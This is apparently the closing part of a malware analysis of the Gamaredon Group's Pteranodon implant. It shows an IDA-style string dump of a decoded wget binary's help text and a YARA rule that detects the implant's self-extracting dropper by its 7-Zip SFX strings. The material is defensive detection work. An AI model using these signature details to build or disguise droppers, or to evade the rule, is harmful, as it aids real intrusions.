.rdata:004A2310  00000042  C    -X,  --exclude-directories=LIST  list of excluded directories.\n
.rdata:004A2358  00000041  C    -I,  --include-directories=LIST  list of allowed directories.\n
.rdata:004A23A0  00000040  C    -L,  --relative              follow relative links only.\n
.rdata:004A23E0  00000048  C    -H,  --span-hosts              go to foreign hosts when recursive.\n
.rdata:004A2428  0000004F  C       --ignore-tags=LIST        comma-separated list of ignored HTML tags.\n
.rdata:004A2478  00000050  C       --follow-tags=LIST        comma-separated list of followed HTML tags.\n
.rdata:004A24C8  0000004A  C       --follow-ftp             follow FTP links from HTML documents.\n
.rdata:004A2518  0000004E  C       --exclude-domains=LIST      comma-separated list of rejected domains.\n
.rdata:004A2568  0000004E  C    -D,  --domains=LIST            comma-separated list of accepted domains.\n
.rdata:004A25B8  00000051  C    -R,  --reject=LIST            comma-separated list of rejected extensions.\n
.rdata:004A2610  00000051  C    -A,  --accept=LIST            comma-separated list of accepted extensions.\n
.rdata:004A2664  0000001A  C  Recursive accept/reject:\n
.rdata:004A2680  0000004E  C       --strict-comments    turn on strict (SGML) handling of HTML comments.\n
.rdata:004A26D0  0000004F  C    -p,  --page-requisites    get all images, etc. needed to display HTML page.\n
.rdata:004A2720  0000004C  C    -m,  --mirror           shortcut for -N -r -l inf --no-remove-listing.\n
.rdata:004A2770  0000004A  C    -K,  --backup-converted   before converting file X, back up as X.orig.\n
.rdata:004A27C0  00000051  C    -k,  --convert-links      make links in downloaded HTML point to local files.\n
.rdata:004A2818  0000004A  C       --delete-after      delete files locally after downloading them.\n
.rdata:004A2868  0000004E  C    -l,  --level=NUMBER      maximum recursion depth (inf or 0 for infinite).\n
.rdata:004A28B8  00000039  C    -r,  --recursive         specify recursive download.\n
.rdata:004A28F4  00000015  C  Recu
.rdata:004A2910  00000042  C       -
.rdata:004A2958  0000004F  C       -
.rdata:004A29A8  00000045  C       --no-passive-ftp       disable the \"passive\" transfer mode.\n
.rdata:004A29F0  00000041  C       --no-glob            turn off FTP file name globbing.\n
.rdata:004A2A34  0000003F  C       --no-remove-listing     don't remove `.listing' files.\n
.rdata:004A2A74  0000003A  C       --ftp-password=PASS     set ftp password to PASS.\n
.rdata:004A2AB0  00000036  C       --ftp-user=USER        set ftp user to USER.\n
```

2019-01-03: Gamaredon Group Pteranodon Implant -> Decodes wget Binary

V. Yara Signature

```
rule apt_win32_gamaredon_pteranodon_initial_sfx {
   meta:
      author = "@VK_Intel"
      reference = "Detects Gamaredon Group Pteranodon Implant"
      date = "2018-12-27"
      type = "experimental"
   strings:
      $s0 = "cryptcp.exe" fullword wide
      $s1 = "SFX module - Copyright (c) 2005-2012 Oleg Scherbakov" fullword ascii
      $s2 = "7-Zip archiver - Copyright (c) 1999-2011 Igor Pavlov" fullword ascii
      $s3 = "RunProgram=\"hidcon" fullword ascii
      $s4 = "7-Zip - Copyright (c) 1999-2011 " fullword ascii
      $s5 = "sfxelevation" fullword wide
      $s6 = "Error in command line:" fullword ascii
      $s7 = "%X - %03X - %03X - %03X - %03X" fullword wide
      $s8 = "- Copyright (c) 2005-2012 " fullword ascii
      $s9 = "Supported methods and filters, build options:" fullword ascii
      $s10 = "Could not overwrite file \"%s\"." fullword ascii
      $s11 = "7-Zip: Internal error, code 0x%08X." fullword ascii
      $s12 = "@ (%d%s)" fullword wide
      $s13 = "SfxVarCmdLine0" fullword wide
      $s14 = "SfxVarCmdLine1" fullword wide
      $s15 = "SfxVarCmdLine2" fullword wide




     $cmd = ".cmd" fullword wide


condition:
      ( uint16(0) == 0x5a4d and
         filesize < 2000KB and 14 of them and $cmd)
}
```